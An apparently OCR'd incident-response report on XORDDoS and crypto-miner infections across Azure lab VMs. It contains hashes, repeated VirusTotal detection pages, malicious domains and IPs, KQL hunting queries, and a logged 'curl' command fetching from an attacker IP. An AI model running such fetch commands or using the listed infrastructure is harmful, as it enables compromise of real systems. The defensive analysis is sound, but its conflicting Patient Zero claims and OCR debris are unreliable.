- Date: Mar 3, 2025 22:19:08 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

6. Hash: 2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160


- Malware Family: XORDDoS
- Device: linux-moh-jan.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Mar 6, 2025 22:34:07 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)


7. Hash: 75bfd448e4274cc4e5804c43768f62a36ccb3fc3b1df06e14d9c892daa2cde19


- Malware Family: XORDDoS
- Device: linuxvmvulnerability-test-corey.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Mar 20, 2025 04:27:05 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

8. Hash: 2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160

- Malware Family: XORDDoS
- Seen in: payload p.txt
- Spread across: Multiple VMs (downloaded by script)


29
/ 64
Community Score
29/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
3c1f9f07eacc2f057a609c955e2fde38493521268f3493717ffa5a31b261f3ef
52d924df57476a3e23de2c883ee8770c.virus
elf
spreader
Size
542.26 KB
Last Analysis Date
11 months ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 1
Crowdsourced YARA rules
Matches rule MALWARE_Linux_XORDDoS from ruleset malware at https://github.com/ditekshen/detection by ditekSHen
Detects XORDDoS
Matches rule Linux_Trojan_Xorddos_2aef46a6 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_0eb147ca from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_884cab60 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_ba961ed2 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_2084099a from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
See all
Popular threat label trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 Linux/Xarcen.Gen
AliCloud DDoS:Linux/XorDDoS
Antiy-AVL HackTool[DoS]/Linux.Xorddos.c
Avast ELF:DDOSAgent-AP [Trj]
AVG ELF:DDOSAgent-AP [Trj]
Avira (no cloud) LINUX/Xorddos.cona


45
/ 64
Community Score
-12
45/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc
libudev.so
elf
spreader
Size
542.26 KB
Last Analysis Date
21 days ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 7
Crowdsourced YARA rules
Matches rule MALWARE_Linux_XORDDoS from ruleset malware at https://github.com/ditekshen/detection by ditekSHen
Detects XORDDoS - 21 days ago
Matches rule Linux_Trojan_Xorddos_2aef46a6 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_0eb147ca from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_884cab60 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_ba961ed2 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_2084099a from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
See all
Popular threat label trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 Linux/Xarcen.Gen
ALYac Trojan.Linux.Generic.404450
Antiy-AVL HackTool[DoS]/Linux.Xorddos.c
Arcabit Trojan.Linux.Generic.D62BE2
Avast ELF:DDOSAgent-AP [Trj]
AVG ELF:DDOSAgent-AP [Trj]


45
/ 64
Community Score
-12
45/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc
libudev.so
elf
spreader
Size
542.26 KB
Last Analysis Date
21 days ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 7
Crowdsourced YARA rules
Matches rule MALWARE_Linux_XORDDoS from ruleset malware at https://github.com/ditekshen/detection by ditekSHen
Detects XORDDoS - 21 days ago
Matches rule Linux_Trojan_Xorddos_2aef46a6 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_0eb147ca from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_884cab60 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_ba961ed2 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
Matches rule Linux_Trojan_Xorddos_2084099a from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
See all
Popular threat label trojan.xorddos/ddos
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
Arcabit Trojan.Linux.Generic.D62BE2
Avast ELF:DDOSAgent-AP [Trj]
AVG ELF:DDOSAgent-AP [Trj]


45
/ 63
Community Score
-3
45/63 security vendors flagged this file as malicious
Reanalyze
Similar
More
0e817a2325c215997de15851152a66924874739eeff5da4b434e5d36c83a76eb
libudev.so
elf
spreader
Size
542.26 KB
Last Analysis Date
1 month ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 13+
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Detects XORDDoS - 1 month ago
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
AhnLab-V3 Linux/Xarcen.Gen
AliCloud DDoS:Linux/XorDDoS
ALYac Trojan.Linux.Generic.404450
Antiy-AVL HackTool[DoS]/Linux.Xorddos.c
Arcabit Trojan.Linux.Generic.D62BE2
Avast ELF:DDOSAgent-AP [Trj]


46
/ 64
Community Score
-12
46/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160
p.txt
elf
spreader
Size
542.26 KB
Last Analysis Date
20 days ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 8
Crowdsourced YARA rules
Matches rule MALWARE_Linux_XORDDoS from ruleset malware at https://github.com/ditekshen/detection by ditekSHen
Detects XORDDoS - 20 days ago
Matches rule Linux_Trojan_Xorddos_2aef46a6 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protections-artifacts by Elastic Security
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
43
/ 62
Community Score
-1
43/62 security vendors flagged this file as malicious
Reanalyze
Similar
More
75bfd448e4274cc4e5804c43768f62a36ccb3fc3b1df06e14d9c892daa2cde19
libudev.so
elf
spreader
Size
535.76 KB
Last Analysis Date
1 month ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 10
Crowdsourced YARA rules
Matches rule MALWARE_Linux_XORDDoS from ruleset malware at https://github.com/ditekshen/detection by ditekSHen
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
Popular threat label trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 Backdoor/Linux.Xorddos.548565
AliCloud DDoS:Linux/XorDDoS
ALYac Trojan.Linux.Generic.251253
Antiy-AVL Trojan[DDoS]/Linux.Xarcen.a
Arcabit Trojan.Linux.Generic.D3D575
Avast ELF:DDOSAgent-AP [Trj]
AVG ELF:DDOSAgent-AP [Trj]
Avira (no cloud) TR/ELF.DDoS.Xor.b
BitDefender Trojan.Linux.Generic.251253
ClamAV Unix.Malware.Xorddos-9856891-0
CTX Elf.ddos.xarcen
Cynet Malicious (score: 99)
DrWeb Linux.Siggen.9999
Elastic Linux.Trojan.Xorddos

Technical Analysis

During the investigation, linux-vulnmgmt-kobe was confirmed as the attack origin. The student abused lab conditions — weak SSH credentials and poor monitoring — to compromise multiple Linux VMs and deploy crypto-mining malware.



Initial Compromise and Payload Deployment (Patient Zero Identified)

The investigation confirmed that levi-linux-vulnerability acted as Patient Zero for this attack campaign. On February 20, 2025, this VM initiated the compromise by executing mining payloads retrieved from known malicious infrastructure:

- dinpasiune.com
- 80.76.51.5

Deployed Malware Artifacts:

- .diicot
- .bisis
- .retea
- .kuak

Threat Actor established persistence using cron jobs and modified critical system files. System logs and bash history were cleared to evade detection and forensic review.

Lateral Movement and Internal Spread

Between February 23 and February 26, the attacker performed SSH brute-force attacks from compromised VMs, moving laterally across the environment. Each system showed evidence of miner execution, persistence techniques, and artifact similarities linking back to Patient Zero.

External Abuse and Azure Policy Violation

Parallel to the internal spread, sakel-lunix-2 launched aggressive external brute-force attacks targeting several public platforms:

- Twitter, YouTube, Additional services

Over 244,000 brute-force attempts were recorded. This behavior violated Azure's acceptable use policies and triggered a formal Microsoft Malicious Activity Notice for external abuse of cloud resources.

Attack Timeline and Lateral Movement Chain

```
DeviceNetworkEvents
| where Timestamp between(datetime(2025-02-20) .. datetime(2025-03-14))
| where RemoteIP in ('87.120.116.35', '80.76.51.5', '196.251.73.38')
| project Timestamp, DeviceName, RemoteIP, LocalIP, InitiatingProcessCommandLine
| order by Timestamp asc
```

g started | **Results** | Query history

port | Show empty columns | 8 items | Search

Add filter

Timestamp	DeviceName	RemoteIP	LocalIP	InitiatingProcessCommandL...
Mar 4, 2025 5:51:48 PM	linux-program-fix.p2...	196.251.73.38		./MNFleGNm
Mar 4, 2025 5:51:49 PM	linux-program-fix.p2...	196.251.73.38		./MNFleGNm
Mar 7, 2025 9:24:13 PM	linux-programatic-ajs...	196.251.73.38		./AqsEUmKy
Mar 7, 2025 9:24:13 PM	linux-programatic-ajs...	196.251.73.38		./AqsEUmKy
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvso...	196.251.73.38		./oGBeupSS
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvso...	196.251.73.38		./oGBeupSS
Mar 13, 2025 10:10:51 AM	linux-programatical-...	87.120.116.35		/var/tmp/.update-logs/...
Mar 13, 2025 10:17:50 AM	linux-programatical-...	80.76.51.5		curl -s 80.76.51.5/.x/blac...

```
let SSHSpread = DeviceNetworkEvents
| where Timestamp > ago(40d)
| where RemotePort == 22 and ActionType contains "Outbound"
| summarize FirstSSH = min(Timestamp), Connections = make_set(RemoteIP) by DeviceName;

// === Join and Output Combined ===
MinerDetection
| join kind=leftouter SSHSpread on DeviceName
| project FirstSeen, LastSeen, DeviceName, Severity, TotalIOC_Hits, MITRE_Technique, Accounts, Commands, FirstSSH, Connections
```

